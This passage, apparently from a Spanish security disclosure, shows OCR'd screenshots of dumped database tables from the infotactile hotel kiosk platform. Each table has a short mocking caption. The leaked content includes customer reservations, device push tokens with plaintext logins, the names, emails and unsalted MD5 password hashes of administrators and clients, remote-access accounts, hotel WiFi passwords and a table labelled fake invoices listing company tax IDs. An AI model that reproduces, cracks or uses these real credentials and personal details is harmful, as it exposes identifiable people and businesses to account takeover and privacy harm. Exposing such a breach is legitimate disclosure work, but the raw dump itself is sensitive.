27	2	10	11	11	✅
28	1	10	11	11	✅
29	3	10	11	11	✅
30	10	11	11	11	✅
31	7	11	11	11	✅
32	6	11	11	11	✅
33	3	11	11	11	✅
34	2	11	11	11	✅
35	1	11	11	11	✅
42	10	12	10,23	0	✅
43	7	12	10,23	0	✅
44	6	12	10,23	0	✅
45	3	12	10,23	0	✅
46	1	12	10,23	0	✅
47	2	12	10,23	0	✅



O **modificar** cualquier reserva de un cliente…

infotactile › hoteles › reservas


id	sesion	cliente	pax	estado	tipo	aviso	datos	fecha	anulada	codigo	hora
310	33.518	150	2	3	0	✗	221	2015-11-25 18:06:17.829438	✗	NULL	13:30:00
311	33.520	151	4	0	4	✗	222	2015-11-25 18:08:42	✗	NULL	15:00:00
312	33.527	152	6	2	5	✓	223	2015-11-25 18:13:19	✗	853	22:00:00
313	33.517	1	6	1	6	✗	1	2015-11-25 18:16:01.680692	✗	NULL	22:00:00
314	33.516	152	7	0	0	✗	223	2015-11-25 18:28:41.469865	✗	NULL	21:00:00
315	33.520	153	2	1	0	✗	224	2015-11-25 18:32:57.55429	✗		15:00:00
316	33.513	155	1	0	5	✓	226	2015-11-25 19:03:07	✗	517	13:30:00
317	33.513	155	1	0	5	✓	226	2015-11-25 19:04:26	✗	182	13:30:00
318	33.542	150	2	0	5	✓	221	2015-11-26 09:38:28	✗	079	23:00:00
319	33.522	150	2	0	5	✓	221	2015-11-26 09:40:06	✗	485	22:00:00
320	33.518	1	2	1	6	✗	1	2015-11-26 10:45:51.713647	✗	NULL	13:30:00
321	33.529	156	2	4	0	✗	227	2015-11-26 10:47:10.240803	✓	NULL	14:00:00
322	33.519	156	5	2	5	✓	227	2015-11-26 10:48:33	✗	696	14:30:00
323	33.519	156	5	0	5	✓	227	2015-11-26 10:48:36	✗	696	14:30:00
324	33.518	1	3	2	6	✗	1	2015-11-26 11:53:15.07904	✗	NULL	13:30:00
325	33.518	1	7	1	6	✗	1	2015-11-26 12:53:00.260251	✗	NULL	13:30:00
326	33.518	156	3	4	0	✗	227	2015-11-26 14:34:09.627617	✗	NULL	13:30:00
327	33.522	160	2	0	5	✓	229	2015-11-26 18:07:47	✗	646	22:00:00



También exponen **cuánto cuesta su infraestructura** completa…

infotactile › infotactile › costes


id	franquiciad	fijo	importe	texto
1	7	1	10	Prueba de seguro, 10€
9	6	1	60	SEGURO DE 5 MAQUINAS INFOTACTILE MENSUAL
10	6	2	100	SERVIDOR PARA 5 MAQUINAS INFOTACTILE MENSUAL
11	8	1	60	SEGURO DE 5 MAQUINAS INFOTACTILE MENSUAL
12	8	2	100	SERVIDOR PARA 5 MAQUINAS INFOTACTILE MENSUAL
13	9	1	144	SEGURO DE 12 MAQUINAS INFOTACTILE MENSUAL
14	9	2	240	SERVIDOR PARA 12 MAQUINAS INFOTACTILE MENSUAL
15	13	1	72	SEGURO DE 6 MAQUINAS INFOTACTILE MENSUAL
16	13	2	120	SERVIDOR PARA 6 MAQUINAS INFOTACTILE MENSUAL
47	14	1	72	SEGURO DE 6 MAQUINAS INFOTACTILE MENSUAL
48	14	2	120	SERVIDOR PARA 6 MAQUINAS INFOTACTILE MENSUAL
49	16	1	72	SEGURO DE 6 MAQUINAS INFOTACTILE MENSUAL
50	16	2	120	SERVIDOR PARA 6 MAQUINAS INFOTACTILE MENSUAL
51	11	1	144	SEGURO DE 12 MAQUINAS INFOTACTILE MENSUAL
52	11	2	240	SERVIDOR PARA 12 MAQUINAS INFOTACTILE MENSUAL
55	17	1	108	SEGURO DE 9 MAQUINAS INFOTACTILE MENSUAL
56	17	2	180	SERVIDOR PARA 9 MAQUINAS INFOTACTILE MENSUAL
59	18	1	84	SEGURO DE 7 MAQUINAS INFOTACTILE MENSUAL
60	18	2	140	SERVIDR PARA 7 MAQUINAS INFOTACTILE MENSUAL
63	54	1	72	SEGURO DE 6 MAQUINAS INFOTACTILE MENSUAL
64	54	2	120	SERVIDOR PARA 6 MAQUINAS INFOTACTILE



O el sistema **de rutas internas** (rutas amigables) empleado por la aplicación…

infotactile › hoteles › url_amigables


id	idrelaciona	componente	idioma	url_larga	url_corta	buscatitulo
1	0	negocios		negocios/index_2	negocios_negocio_index_2	
2	0	aviones		aviones/index	aviones	
3	0	camara		camara/index	camara	
4	0	camara		camara/test	camara_test	
5	0	tiempo	0	tiempo/index	tiempo	
6	0	quienessomos		quienessomos/index	quienessomos	
7	0	quienessomos		quienessomos/index_2	quienessomos_negocio_index_2	
8	0	quienessomos		quienessomos/negocio_ma…	quienessomos_negocio_m…	
9	0	quienessomos		quienessomos/negocio_mas_info	quienessomos_negocio_mas_info	
10	0	quienessomos		quienessomos/negocio	quienessomos_negocio	
11	0	anuncios_pais_vasco		anuncios_pais_vasco/index	anuncios_pais_vasco	
12	0	anuncios_pais_vasco		anuncios_pais_vasco/index…	anuncios_pais_vasco_negocio_index_2	
13	0	anuncios_pais_vasco		anuncios_pais_vasco/negocio_mapa	anuncios_pais_vasco_negocio_mapa	
14	0	anuncios_pais_vasco		anuncios_pais_vasco/negocio_mas_info	anuncios_pais_vasco_negocio_mas_info	
15	0	anuncios_pais_vasco		anuncios_pais_vasco/nego…	anuncios_pais_vasco_neg…	
16	0	eventos		eventos/index	eventos	
17	0	catalogo		catalogo/index	catalogo	
18	0	tienda_01		tienda_01/index	tienda_01	
19	0	tienda_01		tienda_01/reserva	tienda_01_reserva	
20	0	tienda_01		tienda_01/pago	tienda_01_pago	
23	0	tienda_01		tienda_01/pago	tienda_pago_01	
24	0	entrega_01		entrega_01/index	entrega_01	
25	0	entrega_01		entrega_01/reserva	entrega_01_reserva	



Y los mensajes **push** enviados a los dispositivos de los clientes en las reservas incluso con credenciales en claro…

infotactile › hoteles › peticiones_push_devices


id	gcm_regid	name	idterminal	fecha	usuario	pass
24	APA91bF5dASJzKThqiz3PASanVhwSAz296ZJ9DqmRYjsD_yu6DpPoVjg4M5ONVDUcTvY11yRZ…	HTC One	b1bbd7924901188d	2014-10-22 12:10:18	apple	apple
25	APA91bGN-a3pSjaicyQbTUixOvWy2hgh7Pi1zwL0Wvtaezjf…	DARKMOON	b9db9c22c2bb48	2014-10-22 17:33:08	Leti	Leti
26	APA91bG3Cayw1qZSXJNBc3fN5E99V__gqw4RPLyhN9BodWxEwXIEm_AmPp4XgFC2M0yurd2…	LG-D802	74f0011f18de64a3	2014-10-23 09:43:44	Leti	Leti
31	APA91bHtWY_yVyTUe0U_UJzzsGKkA6yg_QNaa6qb1tnNd2JHxYf58wFz9tkObRXVxrL5l9nO23W…	Nexus 5	2946ff43148ed010	2014-10-24 10:23:11	NULL	NULL
32	APA91bFoxOv-IR0BovbLPNx0SUEFatsGW2dLoMbZaPC10Qc…	C6833	8f99444efe0b0de4	2014-10-24 17:37:45	apple	apple
33	APA91bHi4ElvtqdteFg_wRvxJkUHAMPtRy81IjczlR2u0Xhs2vT-snrxP43RJlrliTttTUuFqUrduMoDz…	LG-E400	aaee40c14f3a6dd1	2014-10-30 14:22:29	NULL	NULL
34	APA91bGM0Qw1a2U5pQR1XpDLJcQEedJvt9szBxHzL9l1XMwzf39mbjXW_cH7Mk9RPd2ghoXV…	GT-I9505	f20a2db1f798d260	2014-11-04 13:36:12	demoinfo	demoinfo
35	APA91bHqgTCfyu0VYTPp9xrF_F9NeiLpvRy04CVZP0jOnKTlZBpdkachqKc3PsavySFU2zMIF_s…	LG-D855	70e0412075a824e5	2014-11-05 10:32:11	NULL	NULL
36	APA91bEN726AxUXPdVuNGwngxFgWryvtD3NbxTSoRkvw8GMK2xDBnuSSA0Bmb4BuSGtiljjQC…	Coolpad 8297W	e433b3e3fada9601	2014-11-06 18:12:05	dorado	caballos
37	APA91bFILhxpWUVCprwg_a0jPicA_NaXbmTcV7ydeBD0g3fzjc1lDoRaySg41Bw2p_S--AMCCsx-…	GT-I8730	24c495f54cbcc357	2014-11-09 19:15:14	NULL	NULL
38	APA91bF63e_JLcj8e5aGKnWKkmp2jT8oJnrlLzq2emgESpIBKVoGEmVQUlQDHDwTFYg9JZpg5u…	FIZZ	4ca48cce3060b7db	2014-11-10 18:06:43	demoinfo	demoinfo
39	APA91bEXJuZ8KVw-zfHYAT81V_tJH-mwCxbz8hE98y5Uknhi2lfvSyf-P5uJUG5_vQdS…	A500	5551a69a7f442774	2014-11-10 23:20:16	NULL	NULL
54	88b3bd788e1f7ac6625b36f9eedd0591d0da5c3c4e97ca3ffeb95f5a614b9207	IOS_iPad4,1	ADD03288-0430-4B0B-A98E-0C3D71A8C1D8	2014-11-19 11:12:53	apple	apple
55	285ca1bb119078c9d4f0091988ac9a5f97eafc061d5b1cf7e91374621a89fdce	IOS_iPhone5,2	2B7D7D71-4F6C-4C3C-9ED2-1A80E42FADC3	2014-11-19 11:32:39	demoinfo	demoinfo
56	APA91bEdPJiTqE6l_antPfYa7G0twIFnvI-cjS9WFDbkgo6Fe-PtYCCaoWTsdWW_UCu7So…	C6833	8f99444efe0b0de4	2014-11-19 13:20:20	demoinfo	demoinfo
57	APA91bGDylNEkBgLcTK4qbhgmBSk4-O-9S99pEeoSlvwXJn9bTvuPK0Bdjk3_p8xPbY…	JY-G3	59becb558dc5c23e	2014-11-19 13:22:32	demoinfo	demoinfo
58	9ad2fbd3deb95688d183c95d71b340e86d6f45e7632b562ed240a81d4d089bc6	IOS_iPhone5,2	D0B84373-98BD-4417-99F7-5040AD70312A	2014-11-24 16:00:38	NULL	NULL
59	f56768d5cbd65587cd9105b2a6926e9e02e158ffe92d01c2c6f580593ac0b2b8	IOS_iPhone4,1	073D71F6-56BB-4D11-9262-EFFE84F3B8DE	2014-11-27 10:48:23	demoinfo	demoinfo
60	ed856ddca9bc800d9702505fa3faed909501a449ffc1b4fb82978ecc29303dcf	IOS_iPhone7,2	F0054306-F868-4BBF-A23E-8B280DE86810	2014-12-01 13:52:44	NULL	NULL
61	658ac03d830ddec4579be2f0fdad62e4e28b48250c830366aed6b28e65306406	IOS_iPhone6,1	C3DEE76C-C6B0-4903-AC96-88BA0847D6EB	2014-12-03 05:11:28	NULL	NULL
62	77c6da77e2689568b4d9cd2c8f2cbc777b6eace73f8806e42a4e9b377b29b620	IOS_iPad2,2	23B2338B-6839-4868-95EA-75451039F0CB	2014-12-17 23:29:52	NULL	NULL
63	1525b11c10903decf80e131ea59e1c37a4453af46e47617fc2dc09eaf30cad62	IOS_iPad4,2	BA3F1A9A-0EB8-4715-84BD-B93845CF7EF9	2014-12-23 21:58:55	NULL	NULL
64	APA91bHX1n-IseRk8dGlzp1UwRCy1qxft21FY3lC4uGqiSC2N…	GT-I9105P	594ed341e514a9d5	2015-01-18 16:00:37	NULL	NULL
65	ff4f80880926eac1f21ab71b14abdf1bd31e4f6a6f5c2c5681d684f7e0afd17d	IOS_iPad2,2	A67A05D8-855C-403D-9988-992E340A17DD	2015-01-18 17:39:58	NULL	NULL



O las propias **consultas de la Base de Datos** empleada por la aplicación…

infotactile › hoteles › componentes


id	nombre	url	extra	subconsulta	protecto
19	Nueva Venta - Entregas	nueva_venta?tipo=1		NULL	✗
20	Taxis	taxis		NULL	✗
21	Cines MG	cines_mg	cines_mg	(SELECT id, nombre FROM cines_mg_cines ORDER BY nombre ASC)	✓
22	Teatro Caceres	teatro_caceres	teatro_caceres	NULL	✗
23	Tarjetas	tarjetas	tarjetas	NULL	✗
24	Anuncios agrupados	anuncios	anuncios	(SELECT id, nombre FROM anuncios_agrupados ORDER BY nombre ASC)	✗
25	Wi-Fi	javascript:wifi();	wifis		✗
26	Agenda	agenda	agenda		✓
28	Nuevas Ventas	nuevasventas	nuevasventas		✗
29	Marcadores	marcadores	marcadores	(SELECT id, nombre FROM marcadores ORDER BY nombre ASC)	✗
30	Vuelos	aviones		NULL	✓
31	Recuperar entradas	recuperar_entradas	recuperar_entradas		✗
32	evalnova	evalnova	evalnova	(SELECT id,hotel FROM evalnova ORDER BY id)	✗
33	VLC Tarjetas	vlctarjetas	vlctarjetas		✗
34	Movelia	movelia	movelia		✗
35	Recuperar entradas VLC	recuperar_entradas_vlc	recuperar_entradas_vlc		✗
36	juego parejas	juego_parejas	juego_parejas	SELECT id,nombre FROM juego_parejas	✗
37	nada	javascript:void(0)			✗
38	Camara Personaliza	camara_personalizada	camara_personalizada	(SELECT id, nombre FROM camaras_personalizadas ORDER BY nombre A…	✗
39	formulario_Johnson	formulario_johnson	formulario_johnson		✗
40	Web externa	web_externa	web_externa	(SELECT id, nombre FROM web_externa ORDER BY nombre ASC)	✗
41	Aeropuertos	aeropuertos	aeropuertos	(SELECT id, (pais || '-' || ciudad || '-' || aeropuerto) as nombre FROM aeropuertos ORDER BY nom…	✗
42	Agenda Donosti	agenda_donosti	agenda_donosti		✗
43	Enlace interno	urls_internas	urls_internas	(SELECT id, nombre FROM urls_internas ORDER BY nombre ASC)	✓
44	Dispensador de planos	expendedor_planos	expendedor_planos	(SELECT id, nombre FROM expendedores planos ORDER BY nombre ASC)	✗



Revelación de usuarios **administradores** del sistema…

infotactile › infotactile › usuarios

id	nombre	apellidos	skype	email	usuario	contrasena	tipo
1	Juan	Beltrán	publipan.juan	publipanjuan@gmail.com	juan	547ec9c1fbb77d8a02469a64434d96e6	1
22	Iñaki	Jimenez	publipancreativos.iñaki	publipancreativos@gmail.c…	inaki	eba02bf7a02bd646bfd8b8ef9a27ee49	1
77	Oscar	Lugointernet		oscar@lugointernet.com	oscar	aa94f97bd50a555aafc241853837fddc	1
29	Javi	Pérez	javi.publipan	infotactile@gmail.com	javi	547ec9c1fbb77d8a02469a64434d96e6	1
32	Marta	Saez	publipancreativos.marta	soportemundoguia@gmail.com	MartaS	afe7170ddf4509287c10cf99d93ce467	1
70	Hely	Almeida	hely.almeida		hely	a04bac05dba4eccffe47070edbf0b2cf	1
66	Sara	Sáenz de Inestrillas	publipan.comunicacion	sara@infotactile.com	sara	956eba22b301c889da67161b6a974958	1
67	Carmen	Fernandez			carmen	646f62c4c711e58777cd443a691c8ed7	1
26	Miguel	Ulecia	publipan.miguel	miguelulecia@infotactile.com	miguel	9eb0c9605dc81a68731f61b3e0838937	1
21	Paula	Cereceda	publipaula	expansion@publipan.net	paula	70188340835d5cac814c134a9653529c	1
71	Javier	Fernandez			javierf	8d1e4246b33abda3b5380bb31ae3de7a	1
72	Carolina	Valdés	carol.infotactile		Carol	35d9b8a73dad4919a46dfed32701f481	1
76	Isabel	Gomez			Isabel	4b2fb63731e470a4911460210170abaa	1
78	Pilar	Beltran			pili	7089ca1b1b893d7df41ee0a116eee0d0	1
28	XAVI	HERREROS	mundoguia.xavi	xavi@mundoguia.com	xavi	625aa24bc925a22fb770151d43cfd12c	1
79	Samai	Soro			samai	fa6ca02d7f00a8c363f838944d648652	1
80	PRACTICAS				PRACTICAS	d2e8a3eb4625aa78e211a40af384e387	1
2	admin	admin	admin.admin	admin@admin.com	admin	21232f297a57a5a743894a0e4a801fc3	1




Revelación de usuarios **administradores** del sistema de **hoteles**… ¿Adivinan cuál es su contraseña?

infotactile › hoteles › usuarios

id	nombre	usuario	contrasena	franquiciad	comercial
1	Admin	admin	21232f297a57a5a743894a0e4a801fc3	0	0

Por si quedan dudas sobre el sistema de **hash** empleado…



Incluso **sus clientes** de los paneles de hoteles…

infotactile › hoteles › usuarios_panelhotel

id	nombre	apellidos	usuario	contrasena	tipo	conexion	padre
121	nome	apelido	nome e apelido	c81e728d9d4c2f636f067f89cc14862c	3	2016-09-30 12:44:54.137082	592
131	adolfo	Castillo	11111	b0baee9d279d34fa1dfd71aadb908c3f	3	2016-10-10 10:20:19.059924	536
137	Comercial		COMERCIAL MURILLO	326da25f05d4d7459d8330f47f3c4a8f	3	2016-11-30 19:07:30.777816	569
139	JAIME	DE LA CONCEPCION VEGA	JAIME	83501d299b3559314f1ed5781ef5b600	2	2016-11-30 19:18:15.792078	569
152	juan	beltran	juanito	671b7fa6fb0c818ad06b7e8596857740	1	2016-12-27 13:54:20.080292	569
177	Irene	Rodrigo	irene	2088adde533df260d56f813a84abb234	3	2016-12-28 08:57:39.899383	569
180	Irene	Rodrigo	irene	90669f65a9fee6c0dfd6c91ec88fe659	2	2016-12-28 09:02:41.408798	569
181	Irene	López	Ribera1	df7a2e0d0f60e62af85bbc782e652760	2	2016-12-28 11:33:22.691001	29
182	Ana	Ramirez Fernandez	marketingpublicidad	1660b58385a1726c2f4c0992daf20c18	3	2016-12-28 11:34:21.322115	29

O credenciales de **acceso remoto** por VLC…


infotactile › hoteles › usuarios_vlc

id	nombre	apellidos	usuario	contrasena	tipo	conexion	oficina
69	MASTER		turismo	27c22100211600b8734ba0a611880a71	1	2016-01-19 09:29:20.681178	1
70	Usuario1	Prueb	prueba	2a0817c8b7dc2a4706f51b4c1965dbd9	0	2016-01-19 18:06:47.838138	1
85	AEROPUERTO	aeropuerto	aeropuerto	7e017b1cb2d6c2b7221daa24a8148a7a	1	2016-06-15 14:32:27.025824	1
169	Oficina Infotactile		infotactilevlc	758f18e84172df7024867a86b1e95575	0	2016-12-27 17:48:44.392638	2
170	Oficina Joaquin Sorolla		joaquinsorolla	9d12bfb3c21558b24057d40b65c68b8a	0	2016-12-27 18:00:09.528702	3
171	Oficina Ayuntamiento		ayuntamiento	bb37ee89370fa6e80ee7f0174d121ee9	0	2016-12-27 18:01:06.286642	4
172	Oficina Valencia - Paz		paz	fd4ecbbd9858d5e6d14d6559db78ef8c	0	2016-12-27 18:01:36.34683	5
174	Oficina Valencia - Playa		playa	2b9e6fb9140c180b78ce8c07612432ae	0	2016-12-27 18:03:16.265702	7
175	Oficina Valencia - Marina Real Juan Carlos I		juancarlos	462ba9f5f198aa381d7978ad8fb666eb	0	2016-12-27 18:04:12.438201	8
176	Oficina Valencia - Puerto		puerto	613d1034f5ff91ea11f1d89b64d05945	0	2016-12-27 18:04:55.739275	9


Credenciales de acceso a la **WiFi** en texto plano…

infotactile › hoteles › wifis

id	hotel	inicio	fin	texto	creado
111	322	2015-05-25	2015-09-30	Aquí iría su clave y las especificaciones que quiera poner	2015-05-25 13:32:27.659458
132	307	2015-06-10	2015-10-26	ALDEA BAR RECEPCION FREE. PASWORD: aldeacbosch09	2015-06-10 11:20:34.624571
142	388	2015-06-23	2015-07-12	EXPOBCN5683	2015-06-23 18:37:37.65618
146	153	2015-06-25	2017-05-31	CONTRASEÑA: 0906196000	2015-06-25 10:51:34.233273
147	137	2015-06-25	2016-06-25	Contraseña: FREE	2015-06-25 10:58:16.787487
150	330	2015-07-09	2016-07-01	NETWORK: MUNIA PASSWORD: f984285580 NETWORK: HOTEL…	2015-07-09 09:45:27.481554
152	277	2015-08-06	2016-03-30	Usuario: granhotel Contraseña: 2020oviedo	2015-08-06 16:39:29.122044
153	296	2015-08-23	2015-12-31	CONTRASEÑA: Ibbsal2015	2015-08-23 19:44:17.174776
157	439	2015-09-29	2015-12-31	NETWORK: HOTEL ISABEL - USER: isabel - PASSWORD: 7islas2014	2015-09-29 12:21:24.853166
161	438	2015-10-09	2015-10-31	ORIENTE36093	2015-10-09 10:24:25.928441
162	308	2015-10-09	2015-10-31	DUNAS983759A	2015-10-09 10:34:49.405896
165	440	2015-11-07	2016-12-31	Wifi Network: parque Password: HotPar75…	2015-11-06 18:17:34.062589
167	123	2015-11-01	2016-04-30	WIFI GRATIS	2015-11-26 17:42:43.336486
170	512	2015-12-23	2016-12-31	RED Ilunion Suites Madrid Password 63da54dn8g	2015-12-23 12:58:52.538995
173	439	2016-01-12	2016-12-31	NETWORK: HOTEL ISABEL - USER: isabel - PASSWORD: 7islas2014	2016-01-12 12:05:46.789563
175	308	2016-01-14	2016-01-31	DUNASwifi	2016-01-14 11:16:37.401252
176	522	2016-01-14	2016-02-28	WIFI CLAVE123	2016-01-14 18:02:47.629043
184	515	2016-02-01	2017-12-31	USERNAME: teide PASSWORD: 3718…	2016-02-01 10:38:57.530973
186	296	2016-03-14	2016-12-31	CONTRASEÑA: Ibbsal2015	2016-03-14 15:20:53.24938
190	66	2016-03-10	2016-04-03	¿Qué tienes pensado para Semana Santa? Descubre la oferta del Hotel Silken Indautxu: 15…	2016-03-18 12:55:41.255313
192	387	2016-03-18	2017-01-01	NETWORK: costaadeje PASSWORD: 7islas2014	2016-03-18 13:36:19.915883
				PASSWORD: 0123456789	2016-03-22




Y supuestamente una **contabilidad “B”** tan de moda actualmente… **Epic fail !**



infotactile › infotactile › facturas_falsas

id	tipo	facturador	facturado	nombrefacturado	ciffacturado	direccionfacturado	cpfacturado	pobla
3.919	1	55	6.066	Restaurante Araba Izaga S.L.	B01052000	Avenida de los Huetos, 17	01010	Vltoria
3.915	1	59	3.269	Xunca XestiÃ³n, s.l.u.	B36568392	Lugar Dorna, 45	36121	Sta M
